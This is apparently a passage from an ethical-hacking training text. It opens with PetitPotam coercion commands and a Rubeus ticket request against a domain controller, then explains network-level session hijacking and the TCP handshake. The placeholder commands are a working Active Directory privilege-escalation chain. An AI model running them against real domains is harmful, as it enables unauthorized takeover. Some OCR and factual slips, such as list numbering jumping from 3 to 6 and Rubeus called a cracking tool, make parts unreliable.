
```
python3 PetitPotam.py -d <CA name> -u <Username> -p <Password>
<Listener-IP> <IP of DC>
```

- The attack can also be launched without credentials if the DC is vulnerable. Use the following command to launch PetitPotam without credentials to receive the certificate's NTLM hashes.


```
python3 PetitPotam.py <Attacker's IP> <IP of DC>
```

- After obtaining NTLM hashes of the certificate, invoke password-cracking tools such as Rubeus to request a Kerberos ticket for the machine containing DC account privileges:

```
Rubeus.exe asktgt /outfile.kirbi /dc:<DC-IP> /domain: domain name
/user: <Domain username> /ptt /certificate: <NTLM hashes received
from above command>
```



LO#03: Explain Network-Level Session Hijacking



Network-Level Session Hijacking

1. The network-level hijacking relies on hijacking **transport** and **Internet protocols** used by web applications in the application layer

2. By attacking the network-level sessions, the attacker gathers some **critical information**, which are used to **attack the application-level sessions**

Network-level hijacking includes:

1. **Blind hijacking**
2. **UDP hijacking**
3. **TCP/IP hijacking**
6. **RST hijacking**
7. **Man-in-the-middle: Packet sniffer**
8. **IP spoofing: Source routed packets**

Network-Level Session Hijacking

Attackers especially focus on network-level session hijacking because it does not require host access, in contrast to host-level session hijacking, or a need to tailor their attacks on a per-application basis, in contrast to application-level hijacking.

This section discusses network-level session hijacking, concepts related to network communications, and various techniques used to perform network-level session hijacking.

Network-level hijacking relies on hijacking transport and Internet protocols used by web applications in the application layer. By attacking network-level sessions, the attacker gathers some critical information that is used to attack application-level sessions.

The following are different types of network-level hijacking:

- Blind hijacking
- UDP hijacking
- TCP/IP hijacking
- RST hijacking
- Man-in-the-middle: packet sniffer
- IP spoofing: source routed packets

Three-way Handshake

When two parties establish a connection using TCP, they perform a three-way handshake. A three-way handshake starts the connection and exchanges all the parameters needed for the two parties to communicate. TCP uses a three-way handshake to establish a new connection.

Initially, the client-side connection is in the closed state and the server-side in the listening state. The client initiates the connection by sending the initial sequence number (ISN) and setting the SYN flag. The client is now in the SYN-SENT state.

When the server receives this packet, it acknowledges the client sequence number and sends its own ISN with the SYN flag set. The server's state is now SYN-RECEIVED. On receipt of this packet, the client acknowledges the server sequence number by incrementing it and setting the ACK flag. The client is now in the established state. At this point, the two machines have established a session and can communicate.

On receiving the client's acknowledgement, the server enters the established state and sends an acknowledgment, incrementing the client's sequence number. The connection can be closed either by using the FIN or RST flag or through a time out.

If the RST flag of a packet is set, the receiving host enters the CLOSED state and frees all resources associated with this connection. This leads to the connection drop of any additional incoming packets.

If the packet is sent with the FIN flag turned on, the receiving host closes the connection because it enters the CLOSE-WAIT state. The packets sent by the client are accepted in an established connection if the sequence number is within the range and follows its predecessor.

If the sequence number is beyond the range of the acceptable sequence numbers, it drops the packet and sends an ACK packet using the expected sequence number.

For the three parties to communicate, the following information is required:

- IP address
- Port numbers
- Sequence numbers

It is easy for an attacker to determine the IP address and port number; these are available in the IP packets, which do not change throughout the session. However, the sequence numbers change. Therefore, the attacker must successfully guess the sequence numbers for a blind hijack. If the attacker can fool the server into receiving their spoofed packets and executing them, the attacker is successful in hijacking the session.




Figure 11.22: Three-way handshake

